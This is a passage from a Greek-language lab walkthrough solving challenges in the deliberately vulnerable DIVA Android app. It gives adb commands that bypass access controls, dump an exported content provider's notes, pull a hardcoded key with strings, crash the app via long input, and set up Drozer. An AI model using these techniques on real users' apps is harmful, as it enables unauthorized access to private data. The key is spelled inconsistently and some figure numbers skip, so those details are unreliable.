και να χρησιμοποιηθεί από το πακέτο jakhar.aseem.DIVA. Με αυτό το τρόπο επιτυγχάνεται η απόκτηση πρόσβασης στα διαπιστευτήρια API (Εικόνα 59).

```
root@kali:~/Android/Sdk/platform-tools# ./adb shell am start jakhar.aseem.diva/.APICredsActivity
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=jakhar.aseem.diva/.APICredsActivity }
```

Εικόνα 58. Προβολή της εντολής για την απόκτηση πρόσβασης στα διαπιστευτήρια API.




Εικόνα 59. Φωτογραφία που απεικονίζει τα διαπιστευτήρια API.

Πρόκληση – Access Control Issues – Part 2 (Ευπάθεια ελέγχου πρόσβασης – Μέρος 2)

Η συγκεκριμένη πρόκληση αποτελεί το δεύτερο μέρος σχετικά με την ευπάθεια ελέγχου πρόσβασης σε κάποια εφαρμογή. Στόχος της πρόκλησης αυτής είναι η απόκτηση πρόσβασης στα διαπιστευτήρια API χωρίς εγγραφή στο σύστημα. Στην εικόνα 60 παρουσιάζεται το αρχικό μενού της παρούσας πρόκλησης.

Ευπάθεια: Η πρόκληση χρησιμοποιεί φίλτρο προθέσεων για να προστατεύσει τα στοιχεία της. Για αυτό το λόγο καθίσταται ευάλωτη, καθώς τα φίλτρα προθέσεων εξάγουν τα στοιχεία που προστατεύουν δημόσια. Με την χρήση εντολών η εφαρμογή μπερδεύεται, νομίζει ότι ο χρήστης είναι εγγεγραμμένος και του προσφέρει πρόσβαση στα διαπιστευτήρια API χωρίς κάποιον περαιτέρω έλεγχο.

Πιθανά Αντίμετρα: Για να αντιμετωπιστεί η πρόκληση απαιτείται μια διαδικασία εξουσιοδότησης του χρήστη για να αποκτήσει πρόσβαση στο κέλυφος του ADB και στα διαπιστευτήρια API της συσκευής.



Εικόνα 60. Προβολή της δέκατης πρόκλησης.

Για το λόγο αυτό εξετάζοντας τον κώδικα AndroidManifest.xml παρατηρείται το παρακάτω κομμάτι κώδικα, το οποίο, όπως και στη προηγούμενη πρόκληση, καταδεικνύει ότι η δραστηριότητα αυτή χρησιμοποιεί φίλτρο προθέσεων για να προστατέψει τα στοιχεία (Εικόνα 61). Ωστόσο, όπως αναφέρθηκε προηγουμένως ο συγκεκριμένος τρόπος προστασίας δεν είναι αποτελεσματικός, καθώς τα δεδομένα, που έχει κληθεί να προστατεύει, εξάγονται δημόσια.

```

android:name="jakhar.aseem.diva.AccessControl2Activity"/>
    <activity android:label="@string/apic2_label"
android:name="jakhar.aseem.diva.APICreds2Activity">
        <intent-filter>
            <action android:name="jakhar.aseem.diva.action.VIEW_CREDS2"/>
            <category android:name="android.intent.category.DEFAULT"/>
        </intent-filter>
    </activity>

```

Εικόνα 61. Προβολή του κώδικα της εφαρμογής που καταδεικνύει ότι προστατεύει τα στοιχεία της με φίλτρο προθέσεων.


Γράφοντας την παρακάτω εντολή (Εικόνα 62) στο τερματικό ανοίγεται στην εφαρμογή η παρακάτω σελίδα (Εικόνα 63).

```

root@kali:~/Android/Sdk/platform-tools# ./adb shell am start -n jakhar.aseem.diva/.APICreds2Activity -a jakhar.aseem.diva.action.VIEW_CREDS2

```

Εικόνα 62. Προβολή της εντολής για την απόκτηση πρόσβασης στα στοιχεία της πρόκλησης.



Εικόνα 63. Προβολή της σελίδας που εμφανίζεται όταν δοθεί η προηγούμενη εντολή.

Με αυτόν τον τρόπο φαίνεται ότι υπάρχει κάποιος πρόσθετος έλεγχος που χρησιμοποιήθηκε στην εφαρμογή. Στη συνέχεια εξετάζεται ο πηγαίος κώδικας που σχετίζεται με την λειτουργικότητα της εφαρμογής DIVA και είναι ανεβασμένος στην ιστοσελίδα Github: <https://github.com/payatu/DIVA-android>

Εξετάζοντας τον κώδικα στο αρχείο APICreds2Activity.java εντοπίζεται ένα επιπλέον Boolean τύπου επιχείρημα που απαιτείται μαζί με την εντολή ADB που χρησιμοποιείται για την έναρξη της εντολής.

```
Intent i = getIntent();
boolean bcheck = i.getBooleanExtra(getString(R.string.chk_pin), true);

if (bcheck == false) {
    // Connect to vendor cloud and send User PIN
    // Get API credentials and other confidential details of the user
    String apidetails = "TVEETER API Key: secrettveeterapikey\nAPI User name: diva2\nAPI Password: p@ssword2";
    // Display the details on the app
    apicview.setText(apidetails);
}
else {
    apicview.setText("Register yourself at http://payatu.com to get your PIN and then login with that PIN!");
    pintext.setVisibility(View.VISIBLE);
    vbutton.setVisibility(View.VISIBLE);
}
```

Εικόνα 64. Προβολή του κώδικα .java που υπάρχει ανεβασμένος στο Github.

Αρχικά, παρατηρείται ότι η σειρά `chk_pin` επιλύεται χρησιμοποιώντας την παραπάνω σημειωμένη γραμμή (Εικόνα 64). Έπειτα, επιλέγεται η καταχώρηση `chk_pin` από το αρχείο `string.xml` για να διαπιστωθεί η πραγματική της αξία. Το αρχείο `strings.xml` βρίσκεται στην παρακάτω διαδρομή συνδέσμου στο Github: [/app/src/main/res/values/strings.xml](https://github.com/payatu/DIVA-android/blob/master/app/src/main/res/values/strings.xml)

Το `chk_pin`, όπως φαίνεται παρακάτω, σημαίνει `check_pin`:

```
<string name="chk_pin">check_pin</string>
```

Επιπρόσθετα, εξετάζοντας τον κώδικα AccessControl2Activity.java (Εικόνα 65) παρατηρείται ότι η επόμενη γραμμή πραγματοποιεί έλεγχο για να διαπιστωθεί εάν η τιμή του chk_pin είναι ψευδής αλλά και αν αυτή ή ο χρήστης είναι εγγεγραμμένος .

```
50     public void viewAPICredentials(View view) {
51         //RadioButton rbalreadyreg = (RadioButton) findViewById(R.id.aci2rbalreadyreg);
52         RadioButton rbregnow = (RadioButton) findViewById(R.id.aci2rbregnow);
53         Intent i = new Intent();
54         boolean chk_pin = rbregnow.isChecked();
55
56         // Calling implicit intent i.e. with app defined action instead of activity class
57         i.setAction("jakhar.aseem.diva.action.VIEW_CREDS2");
58         i.putExtra(getString(R.string.chk_pin), chk_pin);
59         // Check whether the intent resolves to an activity or not
60         if (i.resolveActivity(getPackageManager()) != null){
61             startActivity(i);
62         }
63         else {
64             Toast.makeText(this, "Error while getting Tveeter API details", Toast.LENGTH_SHORT).show();
65             Log.e("Diva-aci1", "Couldn't resolve the Intent VIEW_CREDS2 to our activity");
66         }
67     }
68 }
```


Εικόνα 65. Προβολή του κώδικα .java για την δέκατη πρόκληση.

Σε περίπτωση που ο χρήστης είναι ήδη εγγεγραμμένος το chk_pin ορίζεται ως Ψευδές (False) και δεν πραγματοποιούνται άλλοι έλεγχοι στη λήψη, ενώ στην αντίθετη περίπτωση ως Αληθές (True). Όταν η τιμή του check_pin έχει οριστεί σε false, δεν υπάρχουν άλλοι έλεγχοι από την εφαρμογή. Επομένως, ο προηγούμενος κώδικας γράφεται ξανά, στο τερματικό. Αυτή την φορά προστίθεται το check_pin false και εμφανίζεται ως εξής (Εικόνα 66):

```
root@kali:~/Android/Sdk/platform-tools# ./adb shell am start -a jakhar.aseem.diva.action.VIEW_CREDS2 -n jakhar.aseem.diva/.APICreds2Activity -ez check_pin false-ez
Starting: Intent { act=jakhar.aseem.diva.action.VIEW_CREDS2 pkg=e2 cmp=jakhar.aseem.diva/.APICreds2Activity }
```

Εικόνα 66. Προβολή της εντολής για την απόκτηση πρόσβασης στα στοιχεία της δέκατης πρόκλησης.

Έτσι καταφέραμε να αποκτήσουμε πρόσβαση χωρίς να κάνουμε εγγραφή στην εφαρμογή και να λύσουμε και αυτήν την πρόκληση (Εικόνα 67).




Εικόνα 67. Προβολή των διαπιστευτηρίων του API.

Πρόκληση – Access Control Issues – Part 3 (Ευπάθεια ελέγχου πρόσβασης – Μέρος 3)

Η συγκεκριμένη πρόκληση αποτελεί το τρίτο μέρος σχετικά με την ευπάθεια του ελέγχου πρόσβασης σε κάποια εφαρμογή. Στόχος της πρόκλησης είναι η απόκτηση πρόσβασης στις προσωπικές σημειώσεις χωρίς την προσθήκη PIN. Στην εικόνα 68 παρουσιάζεται το αρχικό μενού της παρούσας πρόκλησης.


Ευπάθεια: Η συγκεκριμένη πρόκληση χρησιμοποιεί προμηθευτή περιεχομένου ο οποίος εξάγεται. Εξαιτίας αυτού μπορούμε χωρίς κάποια ρητή άδεια και χωρίς την χρήση PIN να αποκτήσουμε πρόσβαση στις πληροφορίες του χρήστη με την χρήση του κελύφους του ADB.

Πιθανά Αντίμετρα: Για την αντιμετώπιση της πρόκλησης απαιτείται μια διαδικασία εξουσιοδότησης του χρήστη για να αποκτήσει πρόσβαση στον κώδικα smali της εφαρμογής.




Εικόνα 68. Προβολή της πρόκλησης.

Αρχικά, ζητείται η δημιουργία καινούργιου PIN (Εικόνα 69). Στη συνέχεια εμφανίζεται η παρακάτω ένδειξη.




Εικόνα 69. Προβολή της σελίδας δημιουργίας καινούργιου PIN για την πρόκληση έντεκα.

Πατώντας το κουμπί “GO TO PRIVATE NOTES” γίνεται η μεταβίβαση στην παρακάτω δραστηριότητα, ώστε προσθέτοντας το PIN να αποκτηθεί η πρόσβαση (Εικόνα 70).



Εικόνα 70. Προβολή της σελίδας που απαιτείται η προσθήκη κωδικού PIN για την απόκτηση πρόσβασης στις ιδιωτικές σημειώσεις του χρήστη.

Αφού προστεθεί το PIN αποκτάται η πρόσβαση στις προσωπικές σημειώσεις της εφαρμογής (Εικόνα 71).



Εικόνα 71. Προβολή της σελίδας με τις προσωπικές σημειώσεις του χρήστη της εφαρμογής.

Για αυτό το λόγο εξετάζοντας το `AndroidManifest.xml` αρχείο, εντοπίζεται ένας εγγεγραμμένος πάροχος περιεχομένου και εξάγεται χρησιμοποιώντας το `android:exported=true` (Εικόνα 72).

```
<provider android:authorities="jakhar.aseem.diva.provider.notesprovider"
:enabled="true" android:exported="true" android:name="jakhar.aseem.diva.NotesProvider"/>
```

Εικόνα 72. Προβολή του κώδικα της εφαρμογής που δείχνει ότι υπάρχει ένας πάροχος περιεχομένου στην εφαρμογή.

Οι παροχές περιεχομένου αναπαρίστανται χρησιμοποιώντας το URI που ξεκινάει με περιεχόμενο://. Στη συνέχεια γίνεται αναζήτηση του URI για πρόσβαση στα δεδομένα. Πραγματοποιείται πλοήγηση στον κατάλογο που εξάγεται ο κώδικας `smali` με την χρήση του `APKTOOL`, όπου εντοπίζεται ότι η συμβολοσειρά για τον παροχέα των σημειώσεων βρίσκεται στο αρχείο `NotesProvider.smali` (Εικόνα 73). Ανοίγοντας το αρχείο `NotesProvider.smali` εντοπίζεται το URI αρχείο.

```
.locals 4
.prologue|
.line 41
const-string v0, "content://jakhar.aseem.diva.provider.notesprovider/notes"
invoke-static {v0}, Landroid/net/Uri; -> parse(Ljava/lang/String;)Landroid/net/Uri;
move-result-object v0
```

Εικόνα 73. Προβολή του κώδικα `smali` και επιβεβαιώνει ότι υπάρχει πάροχος περιεχομένου για την εφαρμογή.

Αφού κατανοήσαμε νωρίτερα ότι αυτός ο προμηθευτής περιεχομένου εξάγεται και επομένως μπορούσαμε να τον ρωτήσουμε χωρίς ρητή άδεια, χρησιμοποιήσαμε την παρακάτω εντολή στο `ADB` (Εικόνα 74) για να αποκτήσουμε πρόσβαση σε όλα τα δεδομένα που έχει η βάση δεδομένων των σημειώσεων της εφαρμογής.

```

root@kali:~/Android/Sdk/platform-tools# ./adb shell content query --uri content://jakhar.aseem.diva.provider.notesprovider/notes
Row: 0 _id=5, title=Exercise, note=Alternate days running
Row: 1 _id=4, title=Expense, note=Spent too much on home theater
Row: 2 _id=6, title=Weekend, note=b3333333333333r
Row: 3 _id=3, title=holiday, note=Either Goa or Amsterdam Fox seems slow... to... start
Row: 4 _id=2, title=home, note=Buy toys for baby, Order dinner
Row: 5 _id=1, title=office, note=10 Meetings. 5 Calls. Lunch with CEO

```


Εικόνα 74. Προβολή της εντολής για την απόκτηση πρόσβασης στις προσωπικές σημειώσεις του χρήστη.

Πρόκληση - Hardcoding Issues – Part 2 (Ευπάθεια σε θέματα σκληρής κωδικοποίησης – Μέρος 2)

Η συγκεκριμένη πρόκληση αποτελεί το δεύτερο μέρος σχετικά με τα ζητήματα κατάρτισης. Στόχος είναι ο εντοπισμός του κλειδιού του πωλητή και η υποβολή του στην εφαρμογή. Στην εικόνα 75 παρουσιάζεται το αρχικό μενού της παρούσας πρόκλησης.

Ευπάθεια: Τοποθετώντας το κλειδί `olsdfgad;lhμέσα` στο αρχείο `libDIVAJni.so` αποστέλλεται μήνυμα επιβεβαίωσης απόκτησης πρόσβασης. Με αυτόν τον τρόπο επιτυγχάνεται η παραβίαση της πρόκλησης.

Πιθανά Αντίμετρα: Για τη αντιμετώπιση της πρόκλησης απαιτείται μια διαδικασία εξουσιοδότησης του χρήστη για να αποκτήσει πρόσβαση στις βιβλιοθήκες της εφαρμογής άλλα και στον κώδικα.



Εικόνα 75. Προβολή της δωδέκατης πρόκλησης.

Για τον εντοπισμό του κλειδιού του πωλητή αρχικά χρησιμοποιείται ο κώδικας `Hardcode2Activity.class` (Εικόνα 76). Παρατηρείται ότι αυτή η πρόκληση δημιουργεί ένα αντικείμενο κλάσης `DIVAJni` όταν φορτώνεται.

```

Hardcode2Activity.class
package jakhar.aseem.diva;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class Hardcode2Activity extends AppCompatActivity {
    private DivaJni djni;

    public void access(View paramView) {
        EditText editText = (EditText)findViewById(2131492990);
        if (this.djni.access(editText.getText().toString()) != 0) {
            Toast.makeText(this, "Access granted! See you on the other side :)", 0).show();
            return;
        }
        Toast.makeText(this, "Access denied! See you in hell :D", 0).show();
    }

    protected void onCreate(Bundle paramBundle) {
        super.onCreate(paramBundle);
        setContentView(2130968608);
        this.djni = new DivaJni();
    }
}

```

Εικόνα 76. Προβολή του κώδικα .class για την δωδέκατη πρόκληση.

Εξετάζοντας τα υπόλοιπα αρχεία εντοπίζεται ένα αρχείο DIVAJni.class(Εικόνα 77).

```

DivaJni.class
package jakhar.aseem.diva;

public class DivaJni {
    private static final String soName = "divajni";

    static {
        System.loadLibrary("divajni");
    }

    public native int access(String paramString);

    public native int initiateLaunchSequence(String paramString);
}

```

Εικόνα 77. Προβολή του κώδικα DIVAJni.class που δείχνει την βιβλιοθήκη που περιέχεται μέσα στην εφαρμογή.

Από τον παραπάνω κώδικα παρατηρείται η φόρτωση της μητρικής βιβλιοθήκης DIVAJni(Εικόνα 77). Τα αρχεία APK συνοδεύονται συνήθως από τις βιβλιοθήκες, οι οποίες βρίσκονται στον κατάλογο lib. Κάνοντας εξαγωγή των φακέλων του APK, μεταβαίνοντας στον φάκελο lib και τρέχοντας την εντολή ls* (Εικόνα 78) εμφανίζονται όλα τα αρχεία που βρίσκονται στον παρακάτω κατάλογο:

```
root@kali: /usr/share/apktool/diva-beta/lib# ls *
arm64-v8a:
libdivajni.so
armeabi:
libdivajni.so
armeabi-v7a:
libdivajni.so
mips:
libdivajni.so
mips64:
libdivajni.so
x86:
libdivajni.so
x86_64:
libdivajni.so
```


Εικόνα 78. Προβολή της εντολής ls* στο φάκελο lib της εφαρμογής.

Όπως φαίνεται και παραπάνω υπάρχουν πολλά παραδείγματα αρχείων libDIVAJni.so για διάφορες αρχιτεκτονικές. Επομένως, εξάγοντας ένα αρχείο και τρέχοντας την εντολή strings σε αυτό παρατηρείται η εμφάνιση διαφόρων κλειδιών , Αφού δοκιμαστούν κάποια από αυτά επιλέγεται το oldsgad;lh (Εικονα 79).

```
root@kali: /usr/share/apktool/diva-beta/lib/x86# strings libdivajni.so
_cxa_finalize
_cxa_atexit
_stack_chk_fail
Java_jakhar_aseem_diva_DivaJni_access
Java_jakhar_aseem_diva_DivaJni_initiateLaunchSequence
strcpy
JNI_OnLoad
edata
_bss_start
end
libstdc++.so
libm.so
libc.so
libdl.so
libdivajni.so
oldsgad;lh
dotdot
;2$
GCC: (GNU) 4.8
gold 1.11
.shstrtab
.dynsym
```

Εικόνα 79. Προβολή της εντολής strings σε μία από τις βιβλιοθήκες της εφαρμογής.

Στην εικόνα 80 παρουσιάζεται η επιβεβαίωση του κλειδιού oldsgad;lh και η λύση της παρούσας πρόκλησης.



Εικόνα 80. Προβολή του μηνύματος όταν προστέθηκε το σωστό κλειδί


Πρόκληση – Input Validation Issues – Part 3 (Ευπάθεια επικύρωσης εισόδου – Μέρος 3)

Η συγκεκριμένη πρόκληση αποτελεί την τελευταία της εφαρμογής DIVA και αφορά το τρίτο κομμάτι σχετικά με τα θέματα επικύρωσης εισόδου που υπάρχουν στα κινητά. Στόχος είναι ο τερματισμός της λειτουργίας της εφαρμογής. .

Ευπάθεια: Μέσω του logcat παρατηρείται ότι ο τερματισμός της εφαρμογής οφείλεται στην CPU. Ξεπερνώντας το όριο χαρακτήρων που έχει οριστεί να δέχεται η εφαρμογή, η οποία προσπάθησε να καταγράψει τον αριθμό χαρακτήρων που της δώσαμε στην επεξεργασία κειμένου όμως επειδή αυτό το όριο χαρακτήρων δεν έχει οριστεί λόγω του ότι το όριο είναι μικρότερο από 40 χαρακτήρες, η CPU κολλάει και αναγκάζει την εφαρμογή να κλείσει.


Πιθανά Αντίμετρα: Για την αντιμετώπιση της πρόκλησης απαιτείται η εμφάνιση ενός μηνύματος- σφάλμα, που θα προειδοποιεί ότι ο κωδικός έχει υπερβεί τους 40 χαρακτήρες, ώστε να μην τερματίζεται η εφαρμογή.

Αρχικά, στην επεξεργασία κειμένου προστίθεται το κείμενο 'aaaa' (Εικόνα 81). Παρατηρείται ότι η εφαρμογή εμφανίζει ένα μήνυμα σφάλματος, το οποίο μετά από πολλές απόπειρες απόκτησης πρόσβασης εμφανίζεται το ίδιο χωρίς να ξεπερνάει τους 20 χαρακτήρες.



Εικόνα 81. Προβολή του μηνύματος μετά την προσθήκη των τεσσάρων “α”

Στη συνέχεια, ενώ προστίθεται 20 φορές το “α” εμφανίζεται το ίδιο μήνυμα. Έπειτα, προστίθεται 40 φορές το “α” με αποτέλεσμα τον τερματισμό της εφαρμογής (Εικόνα 82).



Εικόνα 82. Προβολή του μηνύματος μετά την προσθήκη των 40 α.

Μπόνους 1: Εγκατάσταση και χρήση Drozer


Το Drozer είναι ένα εργαλείο που παρέχει την δυνατότητα διαμοιρασμού και εντοπισμού δημόσιων εκμεταλλεύσεων για τις συσκευές Android. Επιπλέον, ως εγγενής εφαρμογή, βοηθάει στη σάρωση ευπαθειών ασφαλείας σε εφαρμογές Android.. Με αυτόν τον τρόπο επιβεβαιώνεται ότι οι εφαρμογές και οι συσκευές Android δεν δημιουργούν υψηλό επίπεδο κινδύνου.

Αρχικά, γίνεται εγκατάσταση έκδοσης drozer-2.4.4-py2-none-any.whl στη συσσκευή, η οποία αποτελεί τη τελευταία έκδοση του Drozer (Εικόνα 83).

```
root@kali:/tmp/mozilla_root0# pip install drozer-2.4.4-py2-none-any.whl
Processing ./drozer-2.4.4-py2-none-any.whl
Collecting protobuf<=2.6.1 (from drozer==2.4.4)
  Downloading https://files.pythonhosted.org/packages/13/5c/ba4572a4d952b8db68c4534168a6d2a946b354de5e2b779efb44d4d0b72c/protobuf-3.11.2-cp27-cp27mu-manylinux1_x86_64.whl (1.3MB)
100% |████████████████████████████████████████| 1.3MB 292kB/s
Requirement already satisfied: pyopenssl>=16.2 in /usr/lib/python2.7/dist-packages (from drozer==2.4.4) (18.0.0)
Requirement already satisfied: pyyaml>=3.11 in /usr/lib/python2.7/dist-packages (from drozer==2.4.4) (3.13)
Requirement already satisfied: six>=1.9 in /usr/lib/python2.7/dist-packages (from m protobuf>=2.6.1->drozer==2.4.4) (1.12.0)
Requirement already satisfied: setuptools in /usr/lib/python2.7/dist-packages (from m protobuf>=2.6.1->drozer==2.4.4) (40.6.3)
Installing collected packages: protobuf, drozer
Successfully installed drozer-2.4.4 protobuf-3.11.2
```


Εικόνα 83. Προβολή της εντολής που χρησιμοποιήσαμε για να κατεβάσουμε το Drozer.

Έπειτα, αφού κατέβει το agent.apk, το οποίο αποτελεί εφαρμογή και εργαλείο του Drozer που χρησιμοποιείται σε συσκευές ή προσομοιωτές για δοκιμές του Drozer, δίνεται η εντολή να λειτουργήσει στο Android Studio και να εγκατασταθεί στην συσκευή (Εικόνα 84).



Εικόνα 84. Παρουσίαση του προγράμματος agent του Drozer στην κινητή μας συσκευή.

Επιλέγοντας την εφαρμογή Agent και ενεργοποιώντας τον ενσωματωμένο διακομιστή, γίνεται αντιληπτό ότι ο εξυπηρετητής ξεκινάει τη σύζευξη στην θύρα 31415. Επιλέγοντας στον ενσωματωμένο εξυπηρετητή, παρατηρείται ότι ο Agent του Drozer περιμένει να συνδεθεί στη κινητή συσκευή (Εικόνα 85).



Εικόνα 87. Προβολή της εφαρμογής agent που έχει συνδεθεί με τον υπολογιστή.

Αφού ολοκληρωθεί η εγκατάσταση και η σύνδεση του Drozer εντοπίζεται το πακέτο του DIVA αναζητώντας στις εφαρμογές που βρίσκονταν στην κινητή μας συσκευή (Εικόνα 88&89).

```
dz> run app.package.list
```

Εικόνα 88. Προβολή της εντολής για την προβολή των πακέτων μέσα στην κινητή συσκευή.

```
com.android.emergency (Πληροφορίες έκτακτης ανάγκης)
com.android.location.fused (Ενοποιημένη τοποθεσία)
com.android.systemui (UI συστήματ.)
com.android.exchange (Υπηρεσίες Exchange)
com.android.bluetoothmidiservice (Bluetooth MIDI Service)
com.mediatek.mtklogger (MTKLogger)
com.mediatek.sensorhub.ui (SensorHub)
com.android.bluetooth (Κοινή χρήση μέσω Bluetooth)
com.zte.privacypolicy (Πολιτική απορρήτου)
com.android.providers.contacts (Αποθηκευτικός χώρος επαφών)
com.android.captiveportallogin (CaptivePortalLogin)
com.android.MiEasyModeAPI (MiEasyModeAPIService)
com.android.zte.AutoEmodeTest (AutoEmodeTest)
com.google.android.inputmethod.latin (Gboard)
jakhar.aseem.diva (Diva)
```

Εικόνα 89. Προβολή του πακέτου του DIVA.

Στη συνέχεια για τη διεξαγωγή περισσότερων πληροφοριών ανοίγεται το πακέτο του DIVA (Εικόνα 90).

```
dz> run app.package.info -a jakhar.aseem.diva
Package: jakhar.aseem.diva
Application Label: Diva
Process Name: jakhar.aseem.diva
Version: 1.0
Data Directory: /data/user/0/jakhar.aseem.diva
APK Path: /data/app/jakhar.aseem.diva-1/base.apk
UID: 10137
GID: [3003]
Shared Libraries: null
